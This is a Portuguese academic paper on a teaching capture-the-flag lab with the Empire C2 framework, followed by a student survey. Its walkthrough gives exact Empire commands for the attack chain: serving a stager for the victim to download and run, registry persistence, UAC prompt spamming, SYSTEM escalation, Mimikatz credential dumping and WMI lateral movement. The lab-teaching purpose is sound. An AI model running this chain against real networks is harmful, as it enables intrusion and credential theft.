CENTRO PAULA SOUZA
FACULDADE DE TECNOLOGIA DE ARARAQUARA
CURSO DE GRADUAÇÃO EM SEGURANÇA DA INFORMAÇÃO

EXPLORANDO O FRAMEWORK EMPIRE: ESTÍMULO À APRENDIZAGEM DE C2 POR MEIO DE DESAFIOS CTF

Victor Hugo Rodrigues do Carmo
Fatec Araraquara – Prof. José Arana Varela
victor.carmo5@fatec.sp.gov.br

Diego Santana De Oliveira
Fatec Araraquara – Prof. José Arana Varela
diego.oliveira133@fatec.sp.gov.br

Arnaldo Napolitano Sanchez
Fatec Araraquara – Prof. José Arana Varela
arnaldo.sanchez@fatec.sp.gov.br

Resumo

Este trabalho apresenta um exercício prático para o curso de Segurança da Informação da FATEC Araraquara, com foco em despertar o interesse dos alunos pela segurança ofensiva. Para isso, foi desenvolvido um *Capture the Flag* (CTF) de comando e controle (C2) utilizando o *framework* Empire. O CTF envolve a intrusão de um computador com uma conta de administrador local, escalada de privilégios, movimento lateral e a captura de uma *flag* em um servidor Windows Server 2008 R2. O Empire foi escolhido devido à sua extensa biblioteca de módulos e facilidade de uso. A atividade prática demonstra de forma eficaz as etapas de um ataque cibernético, contribuindo para a conscientização e discussão sobre a importância da segurança da informação.

Palavras-chave: *Capture the Flag* (CTF), Empire, Comando e Controle (C2), Escalada de Privilégios, Movimento Lateral.

Abstract

This paper presents a a practical exercise for the Information Security course at FATEC Araraquara*, focused on arousing students' interest in offensive security. For this purpose, a Command and Control* (C2) *Capture the Flag* (CTF) *was developed using the* Empire *framework. The* CTF *involves intruding a computer with a local administrator account, privilege escalation, lateral movement, and capturing a flag on a* Windows Server 2008 R2. Empire *was chosen due to its extensive library of modules and ease of use. The practical activity effectively demonstrates the steps of a cyberattack, contributing to awareness and discussion about the importance of information security.*

Keywords: *Capture the Flag* (CTF), Empire, *Command and Control* (C2), *Privilege Escalation, Lateral Movement.*

06/2025

1. INTRODUÇÃO

Com o avanço das tecnologias e o aumento da conectividade, os ataques cibernéticos tornaram-se cada vez mais frequentes e sofisticados. Nesse contexto, é fundamental que os estudantes da área de Segurança da Informação compreendam, além dos mecanismos de defesa, as estratégias ofensivas utilizadas por agentes mal-intencionados. No entanto, nota-se que o ensino de segurança ofensiva ainda é pouco explorado em ambientes acadêmicos, o que pode limitar a formação de profissionais capacitados para identificar e mitigar ameaças reais.

Diante disso, este trabalho tem como objetivo propor um exercício prático para o curso de Segurança da Informação da FATEC Araraquara, com foco em despertar o interesse dos alunos por ferramentas de comando e controle (C2) aplicadas à segurança ofensiva. Para isso, será desenvolvido um ambiente simulado contendo um desafio do tipo *Capture the Flag* (CTF), no qual os participantes deverão comprometer uma estação com conta de administrador local, realizar escalada de privilégios, movimento lateral e, por fim, capturar uma *flag* localizada no diretório C:\flag do servidor.

A escolha pelo uso do Empire justifica-se por sua ampla biblioteca de módulos, facilidade de configuração e potencial de aplicação em cenários reais de pós-exploração. A simulação permitirá aos alunos compreenderem, na prática, as etapas de um ataque cibernético, promovendo a conscientização sobre os riscos envolvidos e a importância da adoção de medidas de proteção eficazes.

Ao longo deste trabalho, será apresentada a estrutura do Empire, os procedimentos metodológicos adotados, o desenvolvimento completo do ambiente simulado, bem como os resultados obtidos com a aplicação do exercício proposto. A intenção é demonstrar como a prática de segurança ofensiva em ambiente controlado pode contribuir de forma significativa para a formação técnica e crítica dos futuros profissionais da área.

2. REFERENCIAL TEÓRICO

Em relação às especificações técnicas do Empire, trata-se de uma ferramenta modular e flexível, ou seja, permite o uso de recursos personalizados com facilidade. Além disso, possui uma extensa biblioteca de módulos e configurações, contando com

pouco mais de 400 ferramentas desenvolvidas em PowerShell, C# e Python. (Long II, 2018).

2.1 Componentes do Empire: Listener, Stager, Agent e Módulos

São necessários três componentes para que o *framework* funcione corretamente: *listener*, *stager* e *agent*. O *listener* é um processo que "escuta" conexões provenientes do dispositivo infectado; o *stager* é um código malicioso executado pelo *agent*; e o *agent* é o programa que mantém a conexão entre a máquina infectada e a máquina do atacante.

Ademais, os módulos são *scripts* que executam tarefas específicas nos dispositivos comprometidos, como, por exemplo, escalada de privilégios e movimento lateral. (Sharma, 2016, p. 1).

2.2 Tipos de Listeners e Suas Configurações

Há diversos tipos de *listeners*; o mais comum é o HTTP, que também oferece suporte ao HTTPS. Além dele, existem outros tipos, como: HTTP *malleable*, uma opção mais customizável; HTTP *hop*, utilizado para adicionar um salto intermediário ou redirecionamento via PHP; e HTTP *foreign*, que permite gerar *stagers* e *agents* para outros servidores C2.

Cabe destacar que é possível configurar opções como *delay* — intervalo, em segundos, em que o *agent* verifica o servidor de controle — e *jitter*, um fator de aleatoriedade (entre 0 e 1) que varia o *delay* com o objetivo de contornar sistemas de detecção. (BC Security, 2025).

2.3 Processo de Staging e Comunicação Criptografada

O processo de *staging* refere-se ao sistema de comunicação. Inicialmente, o *agent* faz uma requisição ao servidor de controle por meio de uma URI definida, enviando junto uma *staging key* (chave pré-compartilhada). Em seguida, o servidor C2 responde com o script do *stager*, que é ofuscado com variação aleatória de maiúsculas e minúsculas, e criptografado com RC4, utilizando a *staging key*. (BC Security, 2025).

Consecutivamente, o *agent* gera um par de chaves RSA e envia a chave pública ao servidor de controle. Este, por sua vez, retorna um ID de sessão e uma chave de sessão

AES criptografada. O *agent*, então, descriptografa essa chave de sessão AES e coleta informações do sistema, que são criptografadas e enviadas ao servidor de controle, o qual responde com o *agent* completo. Dessa forma, o *agent* se registra e começa a emitir *beacons* para receber tarefas. É relevante observar que o Empire criptografa toda a comunicação utilizando EKE *(Encrypted Key Exchange).* (BC Security, 2025).

Os *agents* são assíncronos, pois realizam *polling* no servidor de comando e controle por meio de requisições HTTP GET, buscando tarefas em um determinado intervalo — definido em cinco segundos, por padrão. Em seguida, os *agents* enviam dados ao servidor C2 através de requisições HTTP POST. Além disso, quando um *agent* é registrado, é criado automaticamente um diretório em /var/lib/powershell-empire/server/downloads/, com o nome do *agent*. (BC Security, 2025).

2.4 Definição de CTF e C2

CTF *(Capture the Flag)* é um tipo de desafio amplamente utilizado no ensino de segurança da informação, com o objetivo de simular cenários de ataque e defesa em ambientes controlados. Nesse formato, os participantes devem identificar e explorar vulnerabilidades para capturar uma "bandeira" *(flag)*, que geralmente corresponde a um código oculto em arquivos ou sistemas específicos. Entre as etapas comuns do CTF estão a escalada de privilégios, o movimento lateral e a extração de dados sensíveis.

Para isso, são empregadas técnicas de Comando e Controle (C2), que consistem em manter a comunicação remota com dispositivos comprometidos após a intrusão inicial. Por meio de ferramentas conhecidas como *frameworks* C2, como o Empire, é possível estabelecer *agents* persistentes, executar comandos à distância e movimentar-se lateralmente pela rede, utilizando canais discretos de comunicação, geralmente via HTTP ou HTTPS, com o objetivo de evitar a detecção. Dessa forma, a integração entre CTF e C2 proporciona uma abordagem prática e realista do funcionamento de ataques cibernéticos, contribuindo para o aprendizado técnico e a conscientização sobre os riscos envolvidos.

3. METODOLOGIA

Este trabalho utilizou a combinação de três metodologias de pesquisa de forma complementar. A pesquisa exploratória, por meio do referencial teórico, permitiu a


compreensão dos aspectos técnicos do *framework* Empire e dos conceitos de CTF e C2.

Em seguida, o estudo de caso foi aplicado no desenvolvimento e execução do desafio CTF, simulando um ataque completo em ambiente controlado. Por fim, a pesquisa quantitativa, realizada por meio de questionário, possibilitou a análise do conhecimento e do interesse dos alunos sobre o tema, com os dados organizados em gráficos para melhor visualização.

3.1 Estudo de Caso do CTF

Conforme ilustrado na Figura 1, o design do CTF foi estruturado para representar, de forma progressiva, as etapas de uma intrusão direcionada. O desafio começa com a execução de um *stager* malicioso em uma estação Windows 7 com conta de administrador local. A partir disso, o participante interage com o *agent* no Empire, verifica os privilégios, realiza a escalada para SYSTEM, extrai credenciais com o Mimikatz e, por fim, executa o movimento lateral até o servidor Windows Server 2008 R2.

Figura 1 – Esquema da intrusão simulada.



Fonte: Autores (2025).

O objetivo final é acessar a pasta C:\flag e exibir o conteúdo da *flag* previamente criada, completando o desafio. Essa estrutura permite que os alunos compreendam, na

prática, conceitos fundamentais, como persistência e pós-exploração.

O estudo de caso foi dividido em duas etapas integradas. A primeira consistiu na preparação do ambiente, com a configuração das máquinas virtuais, sistemas operacionais e rede, garantindo a estrutura necessária para a simulação. A segunda etapa envolveu a execução do desafio CTF, utilizando o *framework* Empire para realizar, de forma sequencial, as ações ofensivas até a captura da *flag* no servidor.

Etapa 1 – Desenvolvimento do Ambiente Simulado

passo 1 – Configuração das Máquinas Virtuais

Para a realização da atividade, foram utilizados dois arquivos ISO: um do Windows 7 Professional e outro do Windows Server 2008 R2, ambos executados na Oracle VirtualBox. As duas máquinas virtuais receberam os requisitos recomendados: 2048 MB de memória RAM e 2 CPUs para cada. O disco rígido virtual foi configurado com 20 GB para o Windows 7 Professional e 25 GB para o Windows Server 2008 R2. Além disso, todas as máquinas virtuais foram configuradas com a rede em modo *bridge*.

passo 2 – Configuração do Controlador de Domínio

De acordo com Andrade (2016), o primeiro passo na configuração de um controlador de domínio é atribuir a ele um IP fixo e configurá-lo como servidor DNS. Acesse *Configure networking* em *Initial Configuration Tasks*, vá em *Properties* da conexão de rede, desmarque *Internet Protocol Version 6* (TCP/IPv6) e edite as propriedades de *Internet Protocol Version 4* (TCP/IPv4).

Defina o IP 192.168.0.53.

Renomeie o servidor como “SERVIDOR” para facilitar a identificação: clique com o botão direito em *Computer* > *Properties* > *Change settings* > *Change*…, altere o nome e reinicie a máquina.

Acesse o *Server Manager*, clique em *Add Roles*, marque *Active Directory Domain Services* e adicione os recursos sugeridos.

Execute dcpromo.exe, selecione *Create a new domain in a new forest*, defina o FQDN (ex: infranet.local), escolha Windows Server 2008 R2 como nível funcional e mantenha marcada a opção *DNS Server*.

Ao surgir o aviso de delegação DNS, clique em *Yes*. Mantenha os caminhos padrão e defina a senha de recuperação. Reinicie a máquina.

Para restringir acesso direto, pressione Win + R, digite *control*, acesse *User Accounts* > *Manage User Accounts* e marque a opção de exigir nome de usuário e senha.

Para criar a *flag*, vá ao Disco Local (C:), crie a pasta *flag* e dentro dela um arquivo de texto com o mesmo nome. Por exemplo, escreva: v1[+0®&)1360 e salve.

No *Server Manager*, exclua o usuário criado durante a instalação e utilize apenas a conta *Administrator*. Redefina a senha dessa conta para, por exemplo, _MoZw+@opZ. Em seguida, clique em *Start* > seta ao lado de *Log off* > *Lock.*

passo 3 – Ingresso de Estação no Domínio

Conforme orientações de Andrade (2016), para configurar a estação no domínio, clique com o botão direito no ícone de rede > *Open Network and Sharing Center* > *Change adapter settings*. Nas propriedades da conexão, desmarque IPv6 e configure IPv4 com IP fixo 192.168.0.2 e DNS apontando para 192.168.0.53.

Renomeie como "COMPUTADOR001": botão direito em *Computer* > *Properties* > *Change settings* > *Change*…. Marque *Domain* em *Member of* e digite infranet.local. Insira as credenciais:

Usuário: infranet\Administrator

Senha: _MoZw+@opZ

Reinicie a máquina. Na tela de login, use o menu do VirtualBox: *Input* > *Keyboard* > *Insert* Ctrl + Alt + Del. Faça login como *Administrator*. Em seguida, altere para o usuário local criado na instalação do Windows 7 Professional:

Usuário: .\User

Senha: u$er2008

Etapa 2 – Execução da Intrusão com Empire

passo 1 – Preparando a Intrusão Simulada

Primeiramente, inicie as três máquinas virtuais, todas configuradas com rede em modo *bridge*: Kali Linux, Windows 7 Professional e Windows Server 2008 R2. Além disso, forneça o usuário e a senha da conta do administrador local do Windows 7 Professional, que, neste caso, são .\User e u$er2008, juntamente com a localização da *flag*, em C:\flag.

passo 2 – Iniciando o Empire no Kali Linux

No Kali Linux, abra o *Root Terminal Emulator* > Digite a senha (padrão: “kali”) > Divida a tela com Ctrl + Shift + D.

Na parte superior, execute: powershell-empire server.

Na parte inferior, execute: powershell-empire client.

A interface do Empire mostrará os módulos disponíveis, *listeners* e *agents*.

passo 3 – Criando o Listener

No cliente Empire, crie um *listener*: uselistener http.

Configure: set Name listener_empire > set Port 8080 > execute.

A porta precisa ser diferente de 80 para evitar conflito com o Apache HTTP Server.

passo 4 – Criando o Stager

Use: usestager multi_launcher > set Listener listener_empire > set OutFile stager_empire.bat > execute.

O *stager* será salvo no Kali Linux e servirá para comprometer a máquina alvo.

passo 5 – Servindo o Stager via Web

Inicie o Apache HTTP Server: systemctl start apache2.

Mova o *stager* para a pasta web: mv /var/lib/powershell-empire/empire/client/generated-stagers/stager_empire.bat /var/www/html.

Descubra o IP do Kali Linux com: ifconfig.

passo 6 – Execução do Stager no Windows 7

No Windows 7, faça login com o usuário fornecido > Abra o Internet Explorer > Acesse: http://[IP do Kali]/stager_empire.bat > Baixe e execute o *stager*.

passo 7 – Interagindo com o Agent

No Empire, aguarde o aparecimento do *agent* > Interaja: interact [nome do *agent*].

passo 8 – Adicionando Persistência

Goss (2024) aponta que a persistência pode ser mantida após reinicializações, como ao adicionar uma chave de registro do seguinte modo: usemodule powershell_persistence_userland_registry > set Listener listener_empire > execute.

passo 9 – Verificação de Privilégios

Execute: usemodule powershell_privesc_powerup_allchecks > execute.

Esse módulo verifica se o usuário tem privilégios administrativos.

passo 10 – Contornando o UAC

Use: usemodule powershell_privesc_ask > set Listener listener_empire > execute

Esse módulo gera vários *prompts* de UAC *(User Account Control)* até que o usuário clique em "Sim". Após isso, o *stager* será executado com privilégios elevados.

No Windows, clique em "Sim" no *prompt*.

Um novo *agent* aparecerá. Interaja: interact [novo *agent*].

passo 11 – Escalando para SYSTEM

Esse módulo eleva o *agent* ao nível SYSTEM. Com privilégios elevados, execute: usemodule powershell_privesc_getsystem > execute.

passo 12 – Extração de Credenciais

Segundo Mudjialim (2023), a ferramenta Mimikatz é capaz de extrair senhas, *hashes*, códigos PIN e *tickets* Kerberos da memória. Para usá-la, execute o módulo: usemodule powershell_credentials_mimikatz_logonpasswords > execute.

As credenciais extraídas em texto puro incluirão:

Username: Administrator

Password: _MoZw+@opZ

Logon Server: SERVIDOR

passo 13 – Movimento Lateral até o Servidor

Use: usemodule powershell_lateral_movement_invoke_wmi > set ComputerName SERVIDOR > set Listener listener_empire > set UserName Administrator > set Password _MoZw+@opZ > execute

Quando o novo *agent* aparecer, interaja: interact [novo *agent*].

passo 14 – Acessando a Flag

Acesse o *shell*: shell

Navegue até a pasta: cd C:\flag

Liste os arquivos: dir

Exiba o conteúdo da *flag*: type flag.txt

A *flag* será exibida no terminal.

3.2 Aplicação do questionário da pesquisa quantitativa

Com o objetivo de avaliar o conhecimento prévio dos estudantes sobre ferramentas de comando e controle (C2), bem como identificar o nível de interesse pelo tema, foi elaborado um questionário contendo quatro questões de múltipla escolha. O instrumento de coleta da pesquisa quantitativa, elaborado no Google Forms, foi aplicado presencialmente a um grupo composto por 33 alunos do curso de Tecnologia em Segurança da Informação da FATEC Araraquara, distribuídos aleatoriamente entre o primeiro e o sexto semestre, por meio de um QR *code* apresentado pelos autores durante a atividade presencial.

O questionário foi preenchido de forma individual e anônima, garantindo a confidencialidade das respostas para fins acadêmicos e éticos. As perguntas elaboradas buscaram mensurar a familiaridade e o interesse dos alunos com o conteúdo abordado neste trabalho. As questões aplicadas foram:

1. Você já ouviu falar sobre *frameworks* de comando e controle (C2)?
2. Qual *framework* de comando e controle você conhece? (Marque todas as opções que se aplicam).
3. Qual é o seu nível de interesse em aprender mais sobre *frameworks* de C2?
4. Você acha que o conhecimento sobre *frameworks* C2 é importante para a sua formação em segurança da informação?

As respostas obtidas foram organizadas em gráficos, com o objetivo de facilitar a visualização e interpretação dos resultados.

4. ANÁLISE E DISCUSSÃO DOS RESULTADOS

4.1 Análise do Estudo de Caso

A execução dos testes demonstrou que o ambiente proposto atende aos requisitos técnicos esperados, permitindo a realização de todas as etapas da intrusão. As configurações das máquinas virtuais, a integração entre os sistemas e o funcionamento dos módulos do Empire ocorreram conforme planejado, validando a estrutura prática desenvolvida.

Do ponto de vista didático, a atividade se mostrou compatível com os objetivos da disciplina, ao promover o aprendizado por meio da prática, estimular a análise crítica e proporcionar contato direto com ferramentas utilizadas em situações reais de pós-

exploração. A combinação entre teoria e prática contribuiu para consolidar o conteúdo apresentado em sala de aula, tornando a proposta uma alternativa viável para aplicação em cursos voltados à segurança da informação.


4.2 Análise da Pesquisa Quantitativa

A análise mostrou algumas lacunas no conhecimento técnico dos estudantes sobre os *frameworks* de C2, mas destacou um forte interesse em se aprofundar no tema, destacando a importância de introduzir de maneira prática o uso do Empire.

Com a intenção de medir o nível de familiaridade dos alunos com o tema, a primeira pergunta do questionário investigou se os participantes já haviam ouvido falar sobre *frameworks* de comando e controle.

Conforme demonstrado no Gráfico 1, 72,7% dos alunos afirmaram que nunca ouviram falar sobre C2, enquanto 27,3% responderam positivamente. Esse resultado indica uma baixa exposição ao tema, o que justifica a abordagem introdutória proposta neste trabalho.

Gráfico 1 – Conhecimento sobre C2.




Fonte: Autores (2025).

A segunda pergunta buscou identificar quais *frameworks* C2 os alunos conheciam, permitindo observar a distribuição do conhecimento entre as ferramentas mais comuns da área. De acordo com o Gráfico 2, a maioria (57,6%) declarou não conhecer nenhum *framework*, enquanto 33,3% citaram o Metasploit, 9,1% o Cobalt Strike e apenas 6,1%

mencionaram o Empire. Esses dados reforçam a necessidade de apresentar novas ferramentas em sala de aula, ampliando o repertório técnico dos estudantes.


Gráfico 2 – *Frameworks* C2 conhecidos.



Fonte: Autores (2025).

A terceira questão avaliou o interesse dos alunos em aprofundar os conhecimentos relacionados aos *frameworks* de comando e controle, considerando sua aplicabilidade na área de segurança ofensiva. Conforme o Gráfico 3, A maioria dos respondentes demonstrou interesse moderado (63,6%), seguido por interesse elevado (18,2%). Apenas uma minoria (18,2%) indicou baixo ou nenhum interesse. Os dados mostram uma receptividade positiva quanto à introdução desse conteúdo no curso.


Gráfico 3 – Interesse em *frameworks* C2.



Fonte: Autores (2025).

A última pergunta teve como objetivo compreender a percepção dos alunos sobre a relevância do tema C2 na formação profissional. Em consonância com o Gráfico 4, as respostas, 42,4% consideram o assunto essencial, enquanto 30,3% o classificaram como importante, mas não prioritário. Apenas 3,1% não veem necessidade no aprendizado desse conteúdo. O resultado confirma a validade pedagógica da proposta prática apresentada neste trabalho.

Gráfico 4 – Importância de *frameworks* C2.



Fonte: Autores (2025).

5. CONSIDERAÇÕES FINAIS

Em síntese, o *framework* de pós-exploração Empire demonstrou ser uma ferramenta eficiente no contexto educacional, por permitir a simulação prática de um ataque cibernético em ambiente controlado. O exercício desenvolvido neste trabalho apresentou, de forma clara, as principais etapas de um ataque com uso de C2: intrusão inicial, escalada de privilégios, movimento lateral e acesso à *flag* no servidor-alvo.

Os dados obtidos por meio do questionário mostraram que a maioria dos alunos ainda não possui familiaridade com *frameworks* de comando e controle, mas demonstrou interesse em aprender sobre o tema. Esse resultado reforça a importância de abordar

conteúdos relacionados à segurança ofensiva durante a formação acadêmica, principalmente por meio de atividades práticas.

A execução da atividade comprovou a viabilidade técnica da proposta e sua adequação ao contexto pedagógico do curso de Segurança da Informação. A utilização do Empire em laboratório contribuiu para a compreensão dos riscos presentes em ambientes corporativos e para a formação de uma visão crítica sobre os métodos utilizados por agentes maliciosos.

Vale destacar que, devido à especificidade do tema, há uma limitação quanto à quantidade de referências bibliográficas disponíveis. Por esse motivo, este trabalho utilizou principalmente materiais técnicos, como documentação oficial, tutoriais especializados e conteúdos de apoio voltados à prática com o *framework* Empire.

Como sugestão para trabalhos futuros, recomenda-se a criação de ambientes CTF com maior complexidade, envolvendo múltiplos alvos e outros *frameworks* de C2, permitindo a comparação entre funcionalidades. Também é possível integrar simulações defensivas, incluindo atividades de *Red Team* e *Blue Team* no ambiente educacional.

Por fim, conclui-se que o uso de simulações ofensivas, quando aplicadas de forma ética e supervisionada, é uma alternativa eficaz para o ensino de segurança da informação, contribuindo para o desenvolvimento de habilidades técnicas e para a preparação dos alunos para os desafios do mercado.

REFERÊNCIAS

ANDRADE, Marco. **Curso Windows Server 2008 R2 - Instalação do Windows Server 2008 R2.** [20 de maio de 2016]. Disponível em: https://www.youtube.com/watch?v=XVLPMyTdHeI&list=PL9lSkGEyDvS9iMQOHBMKtlyiQ8SxViyJM&index=1. Acesso em: 09 abr. 2025.

BC SECURITY. **Empire Wiki.** Disponível em: https://bc-security.gitbook.io/empire-wiki/. Acesso em: 25 mar. 2025.

GOSS, Adam. **PowerShell Empire: A Comprehensive Guide.** In: STATIONX. 11 maio 2024. Disponível em: https://www.stationx.net/how-to-use-powershell-empire/. Acesso em: 18 abr. 2025.

LONG II, Michael C. **Penetration Testing with PowerShell Empire: Hacking with PowerShell Empire.** [S. l.]: Udemy, 2018. Disponível em: https://www.udemy.com/course/penetration-testing-with-powershell-empire/. Acesso em: 22 maio 2025.

MUDJIALIM, Ferdinand. **Empire: a powerful post–exploitation tool.** CISO Global, 19 jan. 2023. Disponível em: https://www.ciso.inc/blog-posts/empire-powerful-post-exploitation-tool/. Acesso em: 14 mar. 2025.

SHARMA, Nitin; KUMAR, Parth. **Unauthorised Remote Access Powershell.** 2016. Relatório de Projeto (Graduação em Bacharelado em Tecnologia em Ciência da Computação e Engenharia / Tecnologia da Informação) – Jaypee University of Information Technology, Waknaghát, Solan, 2016. Disponível em: http://www.ir.juit.ac.in:8080/jspui/bitstream/123456789/11512/1/Unauthorised%20Remote%20Access%20Powershell.pdf. Acesso em: 06 abr. 2025.